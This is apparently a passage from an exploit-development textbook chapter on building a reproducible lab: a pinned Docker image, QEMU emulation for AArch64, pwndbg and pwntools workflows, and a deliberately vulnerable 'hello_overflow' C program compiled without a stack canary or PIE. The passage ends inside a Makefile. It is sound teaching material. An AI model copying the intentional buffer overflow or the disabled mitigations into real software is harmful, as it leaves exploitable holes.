If your threat model is stricter—say you are triaging a sample whose provenance you do not fully trust—run the container rootless (Docker’s rootless mode or Podman), which maps the container’s root to an unprivileged host user, and drop it inside the QEMU VM rather than on the host. The companion labs do not require this because every target in them is one we built and understand, but the habit is a good one to carry into real triage work.

WARNING

A Docker container is an isolation convenience, not a sandbox against privileged code. If a lab involves a kernel bug, a custom kernel module, or anything that crosses the user/kernel boundary, it runs in the QEMU VM from Chapter 24. Do not “just try it quickly” on the host kernel.

Why everything is pinned

The second pillar is version pinning. Table 2-2 is the environment every example in this book targets; it is the same table you will find in the repository’s `bible/tech-stack.md`, reproduced here because so much of what follows depends on it. When a technique is sensitive to a version—and heap techniques especially are—the relevant chapter states the version and what changed.

Component	Pinned version	Why it matters
OS	Ubuntu 24.04 LTS (Noble)	fixes the default library/compiler set
C library	glibc 2.39	heap layout, safe-linking, removed <code>__*_hook</code>
Compilers	gcc 13.2, clang/LLVM 18	codegen, mitigation defaults (e.g. FORTIFY, CET)
Kernel (VM)	Linux 6.8	syscall surface, SLUB behavior, mitigations
Debugger	gdb 14 + pwndbg	the workflow this book teaches
Toolkit	pwntools 4.12+, ROPgadget 7.x, ropper 1.13+	exploit scripting and gadget search
Emulation	QEMU 8.2+	AArch64, and <code>-cpu max</code> for MTE/CET/PAC

Table 2-2. The pinned lab stack; every listing and offset in this book assumes these versions

Pinning a version number is only half of determinism; the other half is controlling the sources of run-to-run variation. The largest of these is ASLR, which randomizes where libraries, the stack, and the heap land on each execution. For a walkthrough

that needs to print a stable address we run the target under `setarch -R`, which re-executes it with randomization disabled, so the numbers in the book match the numbers on your screen. The subtler sources matter too: environment variables and argument vectors are placed on the initial stack, so a differing `PATH` or a different invocation can shift stack addresses by a few bytes; a payload that depends on an exact stack address must therefore fix the environment, which is why the labs launch targets with a controlled, minimal environment. And because package *minor* versions can change offsets, the lab image pins not just “Ubuntu 24.04” but the specific package set that release ships, so that two readers building the image months apart still see the same `libc` bytes. When a later chapter quotes an offset, it was produced under exactly these controls, and it is reproducible because of them.

NOTE

Ubuntu 24.04 is not an arbitrary choice. Its glibc 2.39 is recent enough to include the modern hardening we care about—safe-linking (glibc 2.32+), tcache key and count checks (post-2.29), and the removal of the `__malloc_hook` / `__free_hook` exploitation targets (2.34)—while being an LTS release that will not shift under you mid-project. We note earlier-version behavior (2.26’s introduction of tcache, for instance) where the history explains the present.

Building the container lab

With the model in place, let us build the thing. The repository ships three pieces of infrastructure that, together, give you a one-command lab: a pinned `Dockerfile`, a `docker-compose.yml` that sets the right isolation flags, and a `lab.sh` wrapper. You never edit these to do the exercises; you just enter and work.

The workflow they create is worth stating explicitly because it shapes everything that follows: **you edit on the host and run in the container.** The repository is bind-mounted into the container at `/work`, so you keep using your normal editor, your normal git, and your normal files on the host, while compilation, debugging, and exploitation all happen inside the pinned environment where the versions are fixed. Nothing hostile ever executes on the host; nothing you care about ever lives only in the disposable container. This split is the practical expression of the two jobs—reproducibility and isolation—from the previous section, and once it is second nature you stop thinking about the container at all. It simply becomes “where code runs.”

The pinned image

Listing 2-1 is the lab image. Read it top to bottom once—it is a precise statement of what “the lab” means.

```
# Modern Exploit Development – reproducible lab image.
# Pinned to Ubuntu 24.04 LTS so glibc/gcc/offsets are stable
across machines.
FROM ubuntu:24.04
# ⓘ

ENV DEBIAN_FRONTEND=noninteractive \
    TZ=UTC \
    LANG=C.UTF-8 \
    PIP_BREAK_SYSTEM_PACKAGES=1

# ---- Core toolchain (x86-64) + AArch64 cross + emulation ----
-----
RUN set -eux; \
    apt-get update; \
    apt-get install -y --no-install-recommends \
        build-essential gcc g++ gdb gdb-multiarch make cmake
    nasm \
        clang lld llvm libclang-rt-dev \
        gcc-aarch64-linux-gnu g++-aarch64-linux-gnu \
        qemu-user qemu-user-static qemu-system-arm qemu-
    system-misc \
        python3 python3-pip python3-venv python3-dev \
        ruby ruby-dev \
        git curl wget file xxd bsdmainutils binutils elfutils
```

```

ltrace strace patchelf \
    vim less netcat-openbsd socat unzip zip ca-
certificates \
    libc6-dbg libssl-dev zlib1g-dev; \
    rm -rf /var/lib/apt/lists/*

# ---- Exploitation toolkit (Python) -----
-----RUN set -eux; \
    pip3 install --no-cache-dir \
        pwntools ROPgadget ropper capstone unicorn keystone-
engine \
    pyelftools; \
    gem install --no-document one_gadget seccomp-tools
# 0# ---- pwndbg (primary debugger front-end) -----
-----RUN set -eux; \
    git clone --depth 1 https://github.com/pwndbg/pwndbg
/opt/pwndbg; \
    cd /opt/pwndbg; ./setup.sh || true; \
    echo "source /opt/pwndbg/gdbinit.py" > /root/.gdbinit
# 0# ---- Vulnerability-research tooling (best-effort heavy
layer) -----# AFL++ and honggfuzz from the distro;
angr/semgrep from PyPI. LibFuzzer ships with clang.
CodeQL/weggli are installed per-chapter where needed.RUN set -
eux; \
    apt-get update; \
    apt-get install -y --no-install-recommends afl++ honggfuzz
|| true; \
    pip3 install --no-cache-dir angr semgrep || true; \
    rm -rf /var/lib/apt/lists/*
# 0# ---- Determinism helpers -----
-----# ASLR is disabled *inside the container*
per-run via `setarch -R` in tests, # not globally, so the host
is unaffected.WORKDIR /work
# 0CMD ["/bin/bash"]

```

Listing 2-1. The pinned lab image (lab/Dockerfile)

At ❶ the base image is pinned to `ubuntu:24.04`—not `ubuntu:latest`, which would silently change underneath you. Everything downstream inherits that stability: `apt-get install gcc` on Noble gives you `gcc 13.2` and `glibc 2.39`, the same bytes on every machine that builds this image. At ❷ the image installs the exploitation toolkit: `pwntools` for scripting, `ROPgadget` and `ropper` for the gadget hunting of Chapter 8, and `one_gadget` for the “single call to `execve`” shortcuts you will meet later. At ❸ `pwndbg` is installed and wired into `gdb`’s startup file so that every `gdb` invocation drops you into the

enriched interface we will use throughout. At ④ a best-effort layer adds the heavier vulnerability-research tooling—AFL++, honggfuzz, angr, and Semgrep—that Part VII leans on; each install is guarded with `|| true` so a transient package-mirror hiccup degrades that layer gracefully rather than breaking the core lab, and CodeQL and weggli are installed per-chapter where they are actually needed. At ⑤ the working directory is `/work`, which—as the next listing shows—is the repository mounted from your host, so your edits persist even though the container is disposable.

Notice what is *also* installed: `gcc-aarch64-linux-gnu` and `qemu-user-static`. That pairing is what makes ARM64 a first-class citizen from page one. You can cross-compile an AArch64 binary and run it, on an x86-64 host, without a second machine. We return to this below.

The isolation flags that matter

A default `docker run` is more locked down than `gdb` needs. Debugging requires the `ptrace` system call, and disabling ASLR for deterministic offsets requires relaxing `seccomp`. Listing 2-2 grants exactly those two things and nothing more.

```
# Optional: `docker compose -f Lab/docker-compose.yml run --rm
Lab`
# Most users just run ./scripts/Lab.sh, which wraps this.
services:
  lab:
    build:
      context: ..
      dockerfile: lab/Dockerfile
    image: taoxd-lab:24.04
    cap_add: [SYS_PTRACE]           # ④ Let gdb attach /
single-step
    security_opt: ["seccomp=unconfined"] # ⑤ Let `setarch -R`
disable ASLR
    volumes:
      - ../work                    # ⑤ repo mounted read-
write at /work
    working_dir: /work
    stdin_open: true
    tty: true
    command: /bin/bash
```

Listing 2-2. The compose file granting just enough privilege to debug (lab/docker-compose.yml)

At ❶ `SYS_PTRACE` is the capability `gdb` needs to attach to and single-step a child process; without it, `gdb ./target` fails with an operation-not-permitted error that confuses many newcomers. At ❷ `seccomp` is set to `unconfined` so that `setarch -R`, which re-executes a program with address-space randomization turned off, is allowed inside the container. This is how we get stable addresses for walkthroughs *without touching the host's* `randomize_va_space`. At ❸ the repository is bind-mounted at `/work`: the container is stateless and disposable, but your work lives on the host and survives.

TIP

ASLR is disabled *per run, inside the container only*, via `setarch -R`. We never write to the host's `/proc/sys/kernel/randomize_va_space`. When a walkthrough wants stable addresses it runs the target as `setarch -R ./target`; when it wants to prove an exploit survives randomization, it simply omits that wrapper. Your host's ASLR is never weakened.

Entering the lab and running make doctor

The `lab.sh` script wraps the compose invocation so that the common case is a single command. From the repository root:

```
./scripts/lab.sh          # build the image if needed, then
                           open a lab shell
./scripts/lab.sh --build  # force a rebuild of the pinned
                           image
./scripts/lab.sh make test-all # run a command inside the
                           lab and exit
```

Inside the lab, the first thing to run—every time you rebuild, and any time something behaves strangely—is the toolchain check. The repository's top-level `Makefile` exposes it as `make doctor`, which simply runs Listing 2-3.

```
#!/usr/bin/env bash
# doctor.sh - verify the lab toolchain is present and print
# versions.
set -uo pipefail
ok=0; miss=0
check() {
    local name="$1"; shift
    if "$@" >/dev/null 2>&1; then
        printf ' \033[32m\033[0m %-16s %s\n' "$name" "$("$@"
2>&1 | head -1)"
        ok=$((ok+1))
    # ❶
    else
        printf ' \033[31m\033[0m %-16s\n' "$name";
        miss=$((miss+1))
    fi
}
echo "Toolchain check:"
check gcc          gcc --version
check g++          g++ --version
check clang        clang --version
check aarch64-gcc  aarch64-linux-gnu-gcc --version
# ❷
check qemu-aarch64 qemu-aarch64-static --version
check gdb          gdb --version
check nasm         nasm --version
check python3      python3 --version
check pwntools     python3 -c "import pwn; print('pwntools',
pwn.__version__)" # ❸
check ROPgadget    ROPgadget --version
check ropper       ropper --version
check one_gadget   one_gadget --version
check patchelf     patchelf --version
echo
echo " present: $ok missing: $miss"
[[ $miss -eq 0 ]] && echo " lab ready." || echo " some tools
missing - rebuild the image (./scripts/lab.sh --build)."
```

Listing 2-3. The toolchain verifier (scripts/doctor.sh)

The script is deliberately boring: at ❶ it tallies each tool that answers a `--version` probe, at ❷ it checks the cross-compiler and emulator that make AArch64 work, and at ❸ it imports pwntools and prints its version, catching the single most

common “why doesn’t anything work” cause—a Python environment that cannot find pwntools. A healthy run looks like Figure 2-1.

```
Toolchain check:
  ok  gcc                gcc (Ubuntu 13.2.0-23ubuntu4) 13.2.0
  ok  g++                g++ (Ubuntu 13.2.0-23ubuntu4) 13.2.0
  ok  clang              Ubuntu clang version 18.1.3 (1ubuntu1)
  ok  aarch64-gcc        aarch64-linux-gnu-gcc (Ubuntu 13.2.0-
23ubuntu4) 13.2.0
  ok  qemu-aarch64       qemu-aarch64 version 8.2.2 (Debian
1:8.2.2+ds-0ubuntu1)
  ok  gdb                GNU gdb (Ubuntu 14.0.50) 14.0.50
  ok  nasm               NASM version 2.16.01
  ok  python3            Python 3.12.3
  ok  pwntools           pwntools 4.12.0
  ok  ROPgadget          Version: 7.4
  ok  ropper             Version: 1.13.8
  ok  one_gadget         1.9.0
  ok  patchelf           patchelf 0.18.0

present: 13   missing: 0
lab ready.
```

Figure 2-1. A passing `make doctor` on the pinned image (versions reflect Ubuntu 24.04)

If `doctor` is green, the rest of the chapter—and the book—will build and run. Figure 2-2 shows how the pieces fit together: your host editor and the repository, the container where userland work happens, `qemu-user` for foreign-architecture userland binaries, and the `qemu-system` VM reserved for kernel work.




Figure 2-2. Lab topology: where each kind of work runs

AArch64 and the emulated frontier with QEMU

ARM64 is not an afterthought in this book; it runs most of the world’s phones, all current Apple laptops and desktops, and a fast-growing share of cloud servers. A technique shown only on x86-64 is, increasingly, a technique shown on a minority of the world’s interesting targets. Worse, the differences between the two architectures are exactly the differences that matter to exploitation: where the return address lives, how arguments are passed, and—on recent ARM cores—whether pointers are cryptographically signed at all. Treating ARM64 as first-class is therefore not box-ticking; it is staying current. The lab lets you work on it from an x86-64 host in two distinct modes, and it is worth being clear about which is which.

User-mode emulation for AArch64 userland

`qemu-user` (invoked as `qemu-aarch64-static`) emulates a single Linux process. It translates AArch64 instructions to your host's ISA on the fly and forwards the guest's system calls to your host kernel. That means you can build an AArch64 ELF with the cross-compiler and run it directly:

```
# inside the Lab, from ch02-lab/
aarch64-linux-gnu-gcc -static -O0 -g hello_overflow.c -o
hello_overflow_arm64
qemu-aarch64-static ./hello_overflow_arm64      # runs the
ARM64 binary here
```

We build AArch64 targets `-static` in this book's early chapters so `qemu-user` needs no guest sysroot to find shared libraries; later chapters that study the dynamic loader set `QEMU_LD_PREFIX` to an AArch64 root filesystem instead. The important property is that an AArch64 walkthrough is a first-class, runnable thing on the same machine as the x86-64 one—no second computer, no dual-boot.

Two mechanisms make this ergonomic, and it helps to know both. The first is explicit invocation: you name the emulator, as in `qemu-aarch64-static ./binary`, and QEMU loads the foreign ELF, translates its instructions, and forwards its Linux system calls to your host kernel. The second is transparent invocation through `binfmt_misc`, a kernel feature that registers a magic-number handler for each foreign architecture; once the `qemu-user-static` package has registered AArch64, the kernel will *itself* route any attempt to execute an AArch64 ELF through `qemu-aarch64-static`, so `./binary` “just works” as if it were native. The companion scripts invoke the emulator explicitly—`process(['qemu-aarch64-static', ...])` in Listing 34-4—so the labs do not depend on whether `binfmt_misc` happens to be registered inside your particular container, which is the kind of environmental difference the pinning discipline exists to eliminate.

Because `qemu-user` forwards system calls rather than emulating a kernel, the guest's view of the world is your host's: the same filesystem, the same `/proc`, the same PIDs. That is what makes it fast and convenient, and also what bounds its fidelity—there is no guest kernel to exploit and no second address space to escape into. For the register-level and instruction-level differences this book studies on ARM64 in Parts II through IV, that is precisely enough. When we need a real kernel or micro-architectural behavior, we reach for full-system emulation instead.

NOTE

User-mode emulation is a userland convenience, not a faithful machine. The guest shares your host kernel, so it cannot model kernel behavior, and QEMU's TCG translation does not reproduce micro-architectural timing. For the ISA-level differences this book cares about in Parts II–IV—register conventions, the link register, pointer authentication instructions—it is exactly right. For kernel work and for timing-dependent effects, you want full-system emulation.

Full-system emulation for hardware mitigations

`qemu-system-aarch64` boots a whole virtual machine with its own kernel. This is the mode Chapter 24 uses for kernel labs, and it is also how we experiment with hardware mitigations that your CPU may not have. QEMU's `max` CPU model can expose the Arm Memory Tagging Extension (MTE) and pointer authentication even when running on x86-64:

```
# A VM whose virtual CPU advertises MTE and pointer
authentication.
qemu-system-aarch64 -M virt -cpu max,mte=on \
    -kernel Image -append "console=ttyAMA0" -nographic #
(full recipe in Ch 13/24)
```

This is what makes Chapter 13—the chapter on Intel CET, ARM PAC, and MTE—reproducible for every reader, not only those with the latest silicon. When that chapter shows a tag-check fault or a failed pointer authentication, it is running under exactly this kind of `-cpu max` VM, and you can run it too.

Remote-debugging the emulated target

Both QEMU modes expose a gdb stub. Pass `-g <port>` to `qemu-user`, or `-s` to `qemu-system`, and QEMU waits for gdb to connect on that port before running the guest. You then attach with `gdb-multiarch`, the architecture-agnostic gdb the image installs. Figure 2-3 shows the flow for an AArch64 userland target.




Figure 2-3. Remote-debugging an emulated AArch64 process from gdb

In practice the two commands are:

```
qemu-aarch64-static -g 1234 ./hello_overflow_arm64 & # QEMU
waits for gdb
gdb-multiarch -q ./hello_overflow_arm64 \
```



```
-ex 'set sysroot /usr/aarch64-linux-gnu' \  
-ex 'target remote :1234'
```

From there, `pwndbg` behaves the same as it does on a native x86-64 target—same context window, same commands—only the register names change (`x0–x30`, `sp`, `pc` instead of `rax–r15`, `rsp`, `rip`). That uniformity is deliberate and it is why the next section’s workflow applies to both architectures.

Snapshotting: cheap checkpoints

Exploitation is iterative, and iteration is cheapest when you can return to a known state instantly. “Snapshotting” in a modern lab happens at four levels, and a productive researcher uses all of them without thinking about it.

The coarsest snapshot is the **pinned image tag** itself. `taoxd-lab:24.04` is a frozen filesystem: rebuild a container from it a year from now and you get the same `glibc`, the same `gcc`, the same offsets. This is snapshotting in the service of reproducibility—the environment is checkpointed once and never drifts. When a chapter needs an additional tool for one lab, it installs it in that chapter’s directory rather than mutating the base image, precisely so the shared snapshot stays stable.

The second level is **version control of your exploit state**. Your solve scripts, payloads, and notes live in `git` under the chapter directory. An exploit developed over days accumulates a trail of “this offset worked, this groom was flaky”; committing that trail means a dead end is a `git checkout` away from recovery, not a rewrite. Treat the exploit script as the real artifact it is.

The third level is the **container commit**. If you have configured a container just so—downloaded a symbol package, built a one-off tool—`docker commit` freezes that running container into a new image you can return to. Use it sparingly (a committed container is exactly the kind of un-pinned drift we are trying to avoid), but it is the right tool when setup is expensive and you are mid-investigation.

The fourth level, and the one that changes how kernel work feels, is the **virtual-machine snapshot**. QEMU backs its disks with the `qcow2` format, which supports copy-on-write snapshots, and the monitor's `savevm`/`loadvm` commands checkpoint the *entire machine state*—CPU registers, RAM, devices—to a named snapshot you can restore in under a second. Chapter 24 leans on this heavily: kernel exploitation is unreliable by nature, and many attempts end in a panic. With a snapshot taken at the moment the vulnerable module is loaded and the heap is groomed, a failed attempt is not a two-minute reboot; it is an instant `loadvm` back to the primed state. That turns the reliability engineering of Chapter 34—running an exploit hundreds of times to measure its success rate—from a day into minutes.

TIP

For kernel work, take the snapshot *after* the slow, deterministic setup (boot, module load, initial grooming) and *before* the unreliable trigger. Each iteration then restores to the primed state and exercises only the part you are actually tuning. The same principle—checkpoint the boring setup, iterate on the interesting trigger—is what snapshot *fuzzing* (Chapter 24 previews the idea) industrializes.

The debugger workflow

You will spend more time in the debugger than anywhere else. `gdb` with `pwndbg` is the lab's center of gravity, and the goal of this section is not to list commands—Appendix B does that—but to give you the *loop* that structures almost every debugging session in this book.

The context window

Plain gdb shows you almost nothing after a stop—a line number if you are lucky, a bare address if you are not. For exploitation, where the whole point is what the *machine state* is rather than what the source says, that is nearly useless. pwndbg replaces it with a *context* window: registers, the disassembly around the program counter, the stack, and the backtrace, all at once, recomputed on every stop. Figure 2-4 shows what you see after our smoke target faults on a corrupted return address. The addresses are illustrative—yours will differ run to run under ASLR—but the shape is exactly what you will read hundreds of times.

```

▶ 0x4011a7 <vuln+62>    ret
  <0x6161616161616166>

-----[ REGISTERS ]-----
RAX  0x0
RDI  0x4052a0 ← 'hello, aaaaaaaabaaaaaac...'
RSP  0x7fffffff4c8 ← 0x6161616161616166 ('faaaaaa')
RIP  0x4011a7 (vuln+62) ← ret
-----[ STACK ]-----
00:0000| rsp 0xffffffff4c8 ← 0x6161616161616166
01:0008|      0xffffffff4d0 ← 0x6161616161616167
-----[ DISASM ]-----
▶ 0x4011a7 <vuln+62>    ret
  ↓ (control about to transfer to 0x6161616161616166 -
  invalid)
-----[ BACKTRACE ]-----
▶ 0  0x4011a7 vuln+62

```

Figure 2-4. A pwndbg context dump after a return-address overwrite (addresses illustrative)

Read the context top to bottom: the ▶ marks the `ret` about to execute, the registers show `RSP` already pointing at the attacker-controlled qword `0x61...66`, and the disassembly annotation spells out that control is about to transfer to that

invalid address. This is the exact crash our smoke target produces and the exact state we will turn into controlled execution at the end of the chapter.

The single most important habit to build: after every stop, *read the context before you type anything*. Which register holds your input? What is on top of the stack? Is the program counter where you expected? The context window answers all three at a glance, and most debugging mistakes are really failures to look.

A handful of pwndbg commands do most of the day-to-day work, and they are worth naming now so later chapters can assume them. `vmmmap` prints the process's memory map—every mapped region, its permissions, and which file backs it—which is how you find where `libc`, the stack, and the heap actually landed under ASLR. `telescope <addr>` dereferences a chain of pointers and prints each hop, turning “what does this point to, and what does *that* point to” into one command; you will use it constantly to follow the forward pointers of a freed heap chunk in Chapter 14. `search` scans mapped memory for a byte pattern or a pointer, which is how you locate a string like `/bin/sh` or a leaked address in a dump. `heap` and `bins` visualize the glibc allocator's state directly, and `breakrva / break` set breakpoints by file offset or symbol. None of these exist in stock gdb; together they are why this book standardizes on pwndbg rather than making you reconstruct the same views by hand every session.

The core loop

Zoom out from the individual commands and every session follows the state machine in Figure 24-3. You build, you run under the debugger, you hit a crash or a breakpoint, you inspect, you form a hypothesis about what to change, you adjust the payload, and you run again—until the program does what you want instead of what its author intended.




Figure 2-5. The debug loop every exploit is built inside

This loop is the through-line of the entire book. In Chapter 5 the “adjust” step is an offset; in Chapter 15 it is a grooming sequence; in Chapter 21 it is a JavaScript snippet. The shape never changes.

The “inspect” step rewards a little strategy about *where* you stop. A breakpoint on the function containing the bug tells you the state going in; a breakpoint on its `ret` (or the AArch64 epilogue) tells you the state at the moment control transfers, which is usually the instant you care about. When a corruption’s *effect* shows up far from its *cause*—the hallmark of heap bugs, where a write now crashes an allocation much later—a plain breakpoint is the wrong tool and a *watchpoint* is the right one: `watch *addr` stops the instant a specific memory location changes, letting you catch the write that did the damage rather than the distant allocation that tripped over it. Learning to choose the stop point is most of what separates an hour of flailing from a two-minute diagnosis, and it is a skill the rest of the book assumes you are building here.

Finding an offset with `cyclic`

One step in that loop is so common that pwndbg builds it in: finding *how far* into your input the interesting bytes live. The classic method uses a de Bruijn sequence—a string in which every substring of a given length is unique—so that the bytes that land in the program counter tell you their own offset. pwndbg exposes it as `cyclic`:

```

pwndbg> cyclic 200                # generate a 200-byte de Bruijn
pattern
aaaaaaaaabaaaaaacaaaaadaaaaaa...
pwndbg> run < pattern.txt          # feed it; the target faults
on ret
...
pwndbg> cyclic -l 0x61616161616166 # look up the value now
in RIP
72                                # → the saved return address
is 72 bytes in

```

On the CI-built smoke target the offset to the saved return address is 72 bytes on x86-64; we will confirm that number programmatically in a moment. The beauty of the technique is that you never count by hand: you send a pattern, read back whatever bytes reached the program counter, and ask `cyclic - 1` where they came from.

NOTE

WinDbg is the Windows counterpart to this workflow, and the Windows chapters (Chapter 27 among them) use its Time Travel Debugging (TTD) feature, which records an entire execution and lets you step *backward* as well as forward. TTD is transformative for root-causing a corruption whose effect shows up long after its cause. The Windows labs are built and traced on Windows and are not exercised by the Linux CI; where feasible they ship a recorded TTD trace so you can follow along without the target.

A tour of pwntools

pwntools is the library that turns the debug loop into a script. You met it in the Introduction; here we cover the handful of pieces every exploit in this book uses.

Why script at all, rather than typing bytes into the target by hand? Because an exploit is rarely right the first time, and the loop of Figure 24-3 may run dozens of times before a payload lands. A script makes each iteration identical except for the one thing you changed, which is the only way to reason about what your change did; it records the working exploit as a reproducible artifact rather than a sequence of keystrokes you half-remember; and it scales from one run to the thousands of runs the reliability work of Chapter 34 demands. pwntools exists because every exploit developer was writing the same socket-wrangling and byte-packing boilerplate, and the library that absorbed it has become the lingua franca of the field—reading other researchers’ exploits is much easier once you know it.

- **context** is global configuration: architecture, bits, endianness, log level. Setting `context.binary = ELF('./target')` configures all of it at once from the binary itself, so your packing and assembly match the target without restating them.
- **ELF** parses a binary: `elf.sym['win']` gives a symbol's address, `elf.got`, `elf.plt`, and `elf.search()` find the structures and byte sequences later chapters need.
- **Tubes**—`process()` for a local binary, `remote()` for a network service, and the `gdb.debug()` variant that launches under the debugger—all share one interface: `send`, `sendline`, `recvuntil`, `recvline`, `interactive`. Swapping a local `process()` for a `remote()` is often the only change between developing an exploit and running it against the lab service.
- **Packing**: `p64(x) / u64(b)` convert between integers and little-endian bytes; `flat()` and `fit()` assemble a payload from a dict of offset→value, filling the gaps with a cyclic pattern so you can see which padding bytes are which.

That `fit()` fill is not a gimmick. When an exploit goes wrong, a hex dump of the payload shows `aaaa...` where you put padding and your real values where you placed them, so a misplaced field is obvious at a glance. We lean on it constantly.

Three more pieces round out the toolkit, and you will meet each properly in its own chapter. The **shellcraft** and `asm()` facilities assemble instructions and generate position-independent shellcode for a chosen architecture—`asm(shellcraft.aarch64.sh())` produces a working AArch64 `/bin/sh` stub—so Chapter 8 and the shellcode material never require you to hand-assemble bytes. The **ROP** object takes an ELF and lets you build a return-oriented chain by calling functions as if they were Python functions, printing a readable dump of the resulting stack; it is the backbone of Chapter 8. And the **logging** layer—`log.info`, `log.success`, and progress spinners—gives an exploit a running commentary, which

matters more than it sounds: when you are measuring a flaky exploit's success rate across hundreds of runs, structured logging is the difference between “it sometimes works” and “it fails at the leak stage eleven percent of the time.”

One last development convenience ties the debugger and the script together. `gdb.debug()` launches the target under `gdb` with a set of commands, so you can script an exploit *and* drop into a breakpoint at the exact moment it reaches the corruption—developing the payload and watching its effect in the same loop Figure 24-3 describes. In the labs we keep `solve.py` clean and debug interactively, but `gdb.debug()` is how most real exploits are actually built.

The smoke target

Now we prove the lab works. The target in Listing 2-4 is the smallest program that can demonstrate the whole pipeline—build, run, debug, and *drive to controlled execution*. It is insecure on purpose; the real treatment of stack overflows, with mitigations *on*, is Chapter 5.

```
/* ch02-lab/hello_overflow.c
 * The Lab's "hello world": the smallest overflow that proves
 * your toolchain,
 * debugger, and pwntools can build, run, and DRIVE a binary
 * end to end.
 * INSECURE ON PURPOSE – Lab only. The real stack chapter is
 * Chapter 5. */
#include <stdio.h>
#include <unistd.h>

/* win() is never called by the program's own control flow. If
 * you see its
 * token, you redirected execution here. We use raw
 * write()/_exit() (thin
 * syscall wrappers) so it runs regardless of stack alignment.
 */
void win(void)                                /* ❶ */
{
    write(1, "CH02_LAB_OK\n", 12);
    _exit(0);
}

void vuln(void)
```

```

{
    write(1, "CH02_LAB_OK\n", 12);
    _exit(0);
}

void vuln(void)
{
    char name[64]; /* ❷ 64-
byte buffer, no canary */ printf("what's your name? ");
    fflush(stdout);
    read(0, name, 256); /* ❸ reads
up to 256 into 64 */ printf("hello, %.64s\n", name);
    fflush(stdout);
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* ❹
unbuffered for pwntools */
    vuln();
    return 0;
}

```

Listing 2-4. The smoke-test target (ch02-lab/hello_overflow.c)

At ❶ `win()` is a sink the program never calls on its own; reaching it is proof we took control. It deliberately avoids `system("/bin/sh")`—a raw `write`/`_exit` pair runs no matter how the stack is aligned when we jump in, which keeps the smoke test deterministic. (Chapter 5 graduates this to a real shell and deals with the alignment subtleties.) At ❷ the 64-byte buffer has no stack canary, because we compile with `-fno-stack-protector`. At ❸ the bug: `read` is told it may deposit 256 bytes into those 64, a linear overflow that runs straight over the saved frame pointer and return address. At ❹ we make `stdout` unbuffered so pwntools sees the prompt immediately rather than after the program exits.

Building for both architectures

Listing 2-5 builds the target natively for x86-64 and, with the cross-compiler, statically for AArch64, and wires up the `test` target that CI runs. The insecure flags are annotated, as the book's convention requires: a reader should never have to guess

which mitigation was disabled or why.

```
# ch02-Lab/Makefile – build the smoke target for x86-64 and
AArch64.
CC      ?= gcc
CROSS  ?= aarch64-linux-gnu-gcc

# DELIBERATELY insecure – smoke test only; Chapter 5 re-
enables all of these.
# -fno-stack-protector : no canary, so the overflow reaches
the return address
# -no-pie                : fixed load address, so win() has a
stable address
